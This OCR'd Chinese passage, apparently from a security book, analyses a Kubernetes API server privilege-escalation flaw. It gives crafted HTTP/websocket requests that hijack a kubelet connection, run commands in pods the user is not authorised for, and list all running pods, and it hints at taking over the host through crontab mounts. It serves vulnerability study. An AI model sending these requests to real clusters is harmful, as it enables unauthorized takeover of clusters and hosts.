
附:为了更好的理解,我们可以了解下 API Server 和 Kubelet 的基础概念。

(1) k8s API Server API Server 是整个系统的数据总线和数据中心，它最主要的功能是提供 REST 接口进行资源对象的增删改查，另外还有一类特殊的 REST 接口—k8s Proxy API 接口，这类接口的作用是代理 REST 请求，即 kubernetes API Server 把收到的 REST 请求转发到某个 Node 上的 kubelet 守护进程的 REST 端口上，由该 kubelet 进程负责响应。(2) Kubelet Kubelet 服务进程在 Kubenetes 集群中的每个 Node 节点都会启动，用于处理 Master 下发到该节点的任务，管理 Pod 及其中的容器，同时也会向 API Server 注册相关信息，定期向 Master 节点汇报 Node 资源情况。

15.5.2 2 漏洞利用分析

所以现在我们需要构造一个可以转发到 Kubelet 上并处理出错的协议切换请求，这里包含以下三点


2.1 如何通过 API server 将请求发送到 Kubelet



代码路径：pkg/kubelet/server/server.go

通过跟踪 Kubelet 的 server 代码，可以发现 Kubelet server 的 InstallDebuggingHandlers 方法中注册了 exec、attach、portForward 等接口，同时 Kubelet 的内部接口通过 api server 对外提供服务，所以对 API server 的这些接口调用，可以直接访问到 Kubelet（client –>> API server –> Kubelet）。

2.2 如何构造协议切换




代码位置：staging/src/k8s.io/apimachinery/pkg/util/httpstream/httpstream.go

很明显，在 IsUpgradeRequest 方法进行了请求过滤，满足 HTTP 请求头中包含 Connection 和 Upgrade 要求的将返回 True。

IsUpgradeRequest 返回 False 的则直接退出 tryUpdate 函数，而返回 True 的则继续运行，满足协议协议切换的条件。所以我们只需发送给 API Server 的攻击请求 HTTP 头中携带 Connection/Upgrade Header 即可。

2.3 如何构造失败



代码位置：pkg/kubelet/server/remotecommand/httpstream.go

上图代码中可以看出如果对 exec 接口的请求参数中不包含 stdin、stdout、stderr 三个，则可以构造一个错误。至此，漏洞产生的原理以及漏洞利用的方式已经基本分析完成。

15.6 漏洞攻击利用思路


15.6.1 1 HTTP 与 HTTPS 下的 API SERVER

针对此次漏洞，需要说明下，分为两种情况

第一种情况，K8S 未开启 HTTPS，这种情况下，api server 是不鉴权的，直接就可以获取 api server 的最高权限，无需利用本次的漏洞，故不在本次分析范围之内。

第二种情况，K8S 开启了 HTTPS，使用了权限控制（默认有多种认证鉴权方式，例如证书双向校验、Bearer Token 模式等），这种情况下 K8S 默认是支持匿名用户的，即匿名用户可以完成认证，但默认匿名用户会被分配到 system:anonymous 用户名和 system:unauthenticated 组，该组默认权限非常低，只能访问一些公开的接口，例如https://{apiserverip}:6443/apis，https://{apiserverip}:6443/openapi/v2 等。这种情况下，才是我们本次漏洞利用的重点领域。

15.6.2 2 K8S 开启认证授权下的利用分析




下面我们梳理下,在 K8S 已经开启认证授权下,该漏洞是如何利用的。

15.7 漏洞利用演示

15.7.1 1 满足先决条件

先看下正常请求执行的链路是怎么样的：client –> apiserver –> kubelet 即 client 首先对 apiserver 发起请求，例如发送请求 [连接某一个容器并执行 exec] ，请求首先会被发到 apiserver，apiserver 收到请求后首先对该请求进行认证校验，如果此时使用的是匿名用户（无任何认证信息），正如上面代码层的分析结果，api server 上是可以通过认证的，但会授权失败，即 client 只能走到 apiserver 而到不了 kubelet 就被返回 403 并断开连接了。



所以本次攻击的先决条件是，我们需要有一个可以从 client 到 apiserver 到 kubelet 整个链路通信认证通过的用户。所以在本次分析演示中，我们创建了一个普通权限的用户，该用户只具有 role namespace（新创建的）内的权限，包括对该 namespace 内 pods 的 exec 权限等，对其他 namespace 无权限。并启用了 Bearer Token 认证模式（认证方式为在请求头加上 Authorization: Bearer 1234567890 即可）。

15.7.2 2 构造第一次请求

攻击点先决条件满足后，我们需要构造第一个攻击报文，即满足 API server 往后端转发（通过 HTTP 头检测），且后端 kubelet 会返回失败。先构造一个可以往后端转发的请求，构造消息如下

```
192.168.127.80:6443
GET /api/v1/namespaces/role/pods/test1/exec?command=bash&stderr=true&stdin=true&stdout=true&tt
Host: 192.168.127.80:6443
Authorization: Bearer 1234567890
Connection: upgrade
Upgrade: websocket
```

但是这个消息还不满足我们的要求，因为这个消息到 kubelet 后可以被成功处理并返回 101，然后成功建立一个到我们有权限访问的 role 下的 test 容器的 wss 控制连接，这并不是我们所期待的，我们期待的是获取 K8S 最高权限，可以连接任意容器，执行任意操作等。所以我们要改造这个请求，来构造出一个错误的返回，利用错误返回没有被处理导致连接可以继续保持的特性来复用通道打成后面的目的。改造请求如下

```
192.168.127.80:6443
GET /api/v1/namespaces/role/pods/test1/exec HTTP/1.1
```

```
Host: 192.168.127.80:6443
Authorization: Bearer 1234567890
Connection: upgrade
Upgrade: websocket
```

该请求返回结果为

```
HTTP/1.1 400 Bad Request
Date: Fri, 07 Dec 2018 08:28:34 GMT
Content-Length: 52
Content-Type: text/plain; charset=utf-8

you must specify at least 1 of stdin, stdout, stderr
```

为什么这么构造，可以产生失败呢？因为 exec 接口的调用至少要指定标准输入、标准输出或错误输出中的任意一个（正如前面代码分析中所述），所以我们没有对 exec 接口进行传参即可完成构造。

15.7.3 3 构造第二次请求

因为上面错误返回后，API SERVER 没有处理，所以此时我们已经打通了到 kubelet 的连接，接下来我们就可以利用这个通道来建立与其它 pod 的 exec 连接。但是此时如果对 kubelet 不熟悉的同学在继续攻击是可能会犯这样的错误，例如这样去构造了第二次的攻击报文

```
GET /api/v1/namespaces/kube-system/pods/kube-flannel-ds-amd64-v2kgb/exec?command=/bin/hostname
Upgrade: websocket
Connection: Upgrade
Host: 192.168.127.80:6443
Origin: http://192.168.127.80:6443
Sec-WebSocket-Key: x3JJHMbDL1EzLkh9GBhXDw==
Sec-WebSocket-Version: 13
```

如果这样发送第二个请求来获取其它无权限 pod 的 exec 权限时，返回的结果会是如下所示，且通道继续保留

```
HTTP/1.1 404 Not Found
Content-Type: text/plain; charset=utf-8
X-Content-Type-Options: nosniff
Date: Fri, 07 Dec 2018 13:14:50 GMT
Content-Length: 19

404 page not found
```

这是因为当前的通道我们的消息是会直接被转发到 kubelet 上，而不需要对 API server 发送 exec 让他来进行 api 请求解析处理，所以我们的请求地址不应该是/api/v1/namespaces/kube-system/pods/kube-flannel-ds-amd64-v2kgb/exec 而应该是如下所示，直接调用 kubelet 的内部接口即可，如下所示

```
GET /exec/kube-system/kube-flannel-ds-amd64-v2kgb/kube-flannel?command=/bin/hostname&input=1&o
Upgrade: websocket
Connection: Upgrade
Host: 192.168.127.80:6443
Origin: http://192.168.127.80:6443
Sec-WebSocket-Key: x3JJHMbDL1EzLkh9GBhXDw==
Sec-WebSocket-Version: 13
```

说明下，这个接口中路径的入参是这样的：/exec/{namespace}/{pod}/{container}?command=... 该请求即可获取到我们所期待的结果，如下所示，成功获取到了对其他无权限容器命令执行的结果

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: HSmrc0sMlYUkAGmm5OPpG2HaGWk=
Sec-WebSocket-Protocol: v4.channel.k8s.io



pegasus03#{"metadata":{},"status":"Success"}
```

15.7.4 4 如何获取其它 POD 信息

在发送第二个报文并完成漏洞攻击的过程中，我们演示攻击了 kube-system namespace 下的 kube-flannel-ds-amd64-v2kgb pod，那么真实攻击环境下，我们如何获取到其它 namespace 与 pods 等信息呢？因为我们现在已经获取了 K8S 最高管理权限，所以我们可以直接调用 kubelet 的内部接口去查询这些信息，例如发送如下请求来获取正在运行的所有 pods 的详细信息

```
GET /runningpods/ HTTP/1.1
Upgrade: websocket
Connection: Upgrade
Host: 192.168.127.80:6443
Origin: http://192.168.127.80:6443
Sec-WebSocket-Key: x3JJHMbDL1EzLkh9GBhXDw==
Sec-WebSocket-Version: 13
```

结果如下

{"kind":"PodList","apiVersion":"v1","metadata":{},"items":[{"metadata":{"name":"test1","namesp


15.7.5 5 获取 K8S 权限后如何获取主机权限

这边不再延伸，有兴趣可以具体尝试，例如可以利用 K8S 新建一个容器，该容器直接挂载系统关键目录，如 crontab 配置目录等，然后通过写定时任务等方式获取系统权限。

15.7.6 6 一个细节

补充一个测试利用过程中的坑，让大家提前了解，避免踩坑。测试构造第二个请求是，直接在目标主机 192.168.127.80 上执行下面命令找一个 pod 的基础信息来进行攻击（没有直接调用/runningpods 查询）

```
kubectl get namespace
kubectl -n kube-system get pods
kubectl -n kube-system get pods kube-flannel-ds-amd64-48sj8 -o json
```



如上图所示，查询返回了 3 个 pod，第一次测试时，直接选择了第一个 pod kube-flannel-ds-amd64-48sj8，发送第二个报文后，返回信息如下：

```
HTTP/1.1 404 Not Found
Date: Fri, 07 Dec 2018 14:24:49 GMT
Content-Length: 18
Content-Type: text/plain; charset=utf-8

pod does not exist
```


提示 pod 不存在，这个就很奇怪了，仔细校验接口调用是对的，也不会有权限问题，现在的权限实际就是 apiserver 的权限，默认是具有所有权限了，namespace 和 pod 信息是直接查询到的也不会有错，怎么会 pod 不存在？实际原因是这样的，由于我们攻击发送的第一个报文（用来构建一个到 kubelet 的通道），连接的是 role namespace 的 test pod，这个 pod 实际是在节点 3 而非当前主机节点 1（192.168.127.80）上，所以我们的通道直连接的是节点 3 上的 kubelet，因此我们无法直接访问到其它节点上的 pod，而上述查询获取到的第一个 pod 正好是其它节点上的，导致漏洞利用时返回了 404。

15.8 相关知识

由于该漏洞涉及 K8S、websocket 等相关技术细节，下面简单介绍下涉及到的相关知识，辅助理解与分析漏洞。

15.8.1 1 K8S 权限相关

kubernetes 主要通过 APIServer 对外提供服务，对于这样的系统集群来说，请求访问的安全性是非常重要的考虑因素。如果不对请求加以限制，那么会导致请求被滥用，甚至被黑客攻击。kubernetes 对于访问 API 来说提供了两个步骤的安全措施：认证和授权。认证解决用户是谁的问题，授权解决用户能做什么的问题。通过合理的权限管理，能够保证系统的安全可靠。下图是 API 访问要经过的三个步骤，前面两个是认证和授权，第三个是 Admission Control，它也能在一定程度上提高安全性，不过更多是资源管理方面的作用。注：只有通过 HTTPS 访问的时候才会通过认证和授权，HTTP 则不需要鉴权



认证授权基本概念请参考：https://www.jianshu.com/p/e14203450bc3

下面以本次测试建立的普通权限用户的过程为例，简单说说明下 k8s 环境下如何去新建一个普通权限的用户的基本步骤（详情可以参考：https://mritd.me/2017/07/17/kubernetes-rbac-chinese-translation）

```
1、cd /opt/awesome/role/
2、建一个空间，比如说 role
    kubectl create namespace role
```

```
3、创建一个 pod
    kubectl create -f test_pod.yaml
4、创建 RBAC 规则，给用户组 test 赋予了 list 所有 namespaces、在 namespace role 下 list/get pods
    kubectl create -f test_cluster_role.yaml
    kubectl create -f test_cluster_role_binding.yaml
    kubectl create -f test_role.yaml
    kubectl create -f test_role_binding.yaml
5、创建 tokens 文件/etc/kubernetes/pki/role-token.csv
6、令 apiserver 开启 token-auth-file
     在/etc/kubernetes/manifests/kube-apiserver.yaml中加一条--token-auth-file=/etc/kubernetes/p
7、等待 apiserver 重启，这时候就可以用使用 curl 测试下权限配置是否生效了，例如
    curl -k  --header "Authorization: Bearer {你配置的 token}" https://192.168.127.80:6443/api/
```

相关配置文件

```
[root@pegasus01 role]# cat test_cluster_role_binding.yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: test-role
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: test-role
subjects:
- apiGroup: rbac.authorization.k8s.io
  kind: Group
  name: test
```

```
[root@pegasus01 role]# cat test_cluster_role.yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: test-role
rules:
- apiGroups:
  - ""
```

```
  resources:
  - namespaces
  verbs:
  - get
  - list
  - watch
```

```
[root@pegasus01 role]# cat test_pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: test
  namespace: role
spec:
  containers:
  - command:
    - /bin/sh
    - -c
    - sleep 36000000
    image: grafana/grafana:5.2.3
    imagePullPolicy: IfNotPresent
    name: test
    resources:
      requests:
        cpu: 10m
  dnsPolicy: ClusterFirst
  priority: 0
  restartPolicy: Always
  schedulerName: default-scheduler
  securityContext: {}
  serviceAccount: default
  serviceAccountName: default
  terminationGracePeriodSeconds: 30
```

```
[root@pegasus01 role]# cat test_role_binding.yaml
apiVersion: rbac.authorization.k8s.io/v1
```

```
kind: RoleBinding
metadata:
  name: test-role
  namespace: role
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: Role
  name: test-role
subjects:
- apiGroup: rbac.authorization.k8s.io
  kind: Group
  name: test
```

```
[root@pegasus01 role]# cat test_role.yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: test-role
  namespace: role
rules:
- apiGroups:
  - ""
  resources:
  - configmaps
  verbs:
  - get
  - list
  - delete
- apiGroups:
  - ""
  resources:
  - pods
  verbs:
  - get
  - list
  - delete
```

```
  - watch
- apiGroups:
  - ""
  resources:
  - pods/exec
  verbs:
  - create
  - get
```

```
[root@pegasus01 role]# cat /etc/kubernetes/pki/role-token.csv
1234567890,test-role,test-role,test
```

15.8.2 2 websocket 相关

WebSocket 是一种在单个 TCP 连接上进行全双工通信的协议。所以 WebSocket 是独立的、创建在 TCP 上的协议。Websocket 通过 HTTP/1.1 协议的 101 状态码进行握手。为了创建 Websocket 连接，需要通过浏览器发出请求，之后服务器进行回应，这个过程通常称为 ‘‘握手’’（handshaking）。一个典型的 Websocket 握手请求如下：客户端请求

```
GET / HTTP/1.1
Upgrade: websocket
Connection: Upgrade
Host: example.com
Origin: http://example.com
Sec-WebSocket-Key: sN9cRrP/n9NdMgdcy2VJFQ==
Sec-WebSocket-Version: 13
```

服务器回应

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: fFBooB7FAkLlXgRSz0BT3v4hq5s=
Sec-WebSocket-Location: ws://example.com/
```

字段说明

Connection必须设置Upgrade，表示客户端希望连接升级。

Upgrade字段必须设置Websocket，表示希望升级到Websocket协议。

Sec-WebSocket-Key是随机的字符串，服务器端会用这些数据来构造出一个SHA-1的信息摘要。把“Sec-WebSo
Sec-WebSocket-Version 表示支持的Websocket版本。RFC6455要求使用的版本是13，之前草案的版本均应当
Origin字段是可选的，通常用来表示在浏览器中发起此Websocket连接所在的页面，类似于Referer。但是，
其他一些定义在HTTP协议中的字段，如Cookie等，也可以在Websocket中使用。

15.8.3 3 TCP 连接复用与 HTTP 复用

TCP 连接复用技术通过将前端多个客户的 HTTP 请求复用到后端与服务器建立的一个 TCP 连接上。这种技术能够大大减小服务器的性能负载，减少与服务器之间新建 TCP 连接所带来的延时，并最大限度的降低客户端对后端服务器的并发连接数请求，减少服务器的资源占用。

在 HTTP 1.0 中，客户端的每一个 HTTP 请求都必须通过独立的 TCP 连接进行处理，而在 HTTP 1.1 中，对这种方式进行了改进。客户端可以在一个 TCP 连接中发送多个 HTTP 请求，这种技术叫做 HTTP 复用（HTTP Multiplexing）。它与 TCP 连接复用最根本的区别在于，TCP 连接复用是将多个客户端的 HTTP 请求复用到一个服务器端 TCP 连接上，而 HTTP 复用则是一个客户端的多个 HTTP 请求通过一个 TCP 连接进行处理。前者是负载均衡设备的独特功能；而后者是 HTTP 1.1 协议所支持的新功能，目前被大多数浏览器所支持。

Flash 0day：CVE-2018-15982 漏洞详细分析


作者：维一零

原文：https://www.anquanke.com/post/id/168654

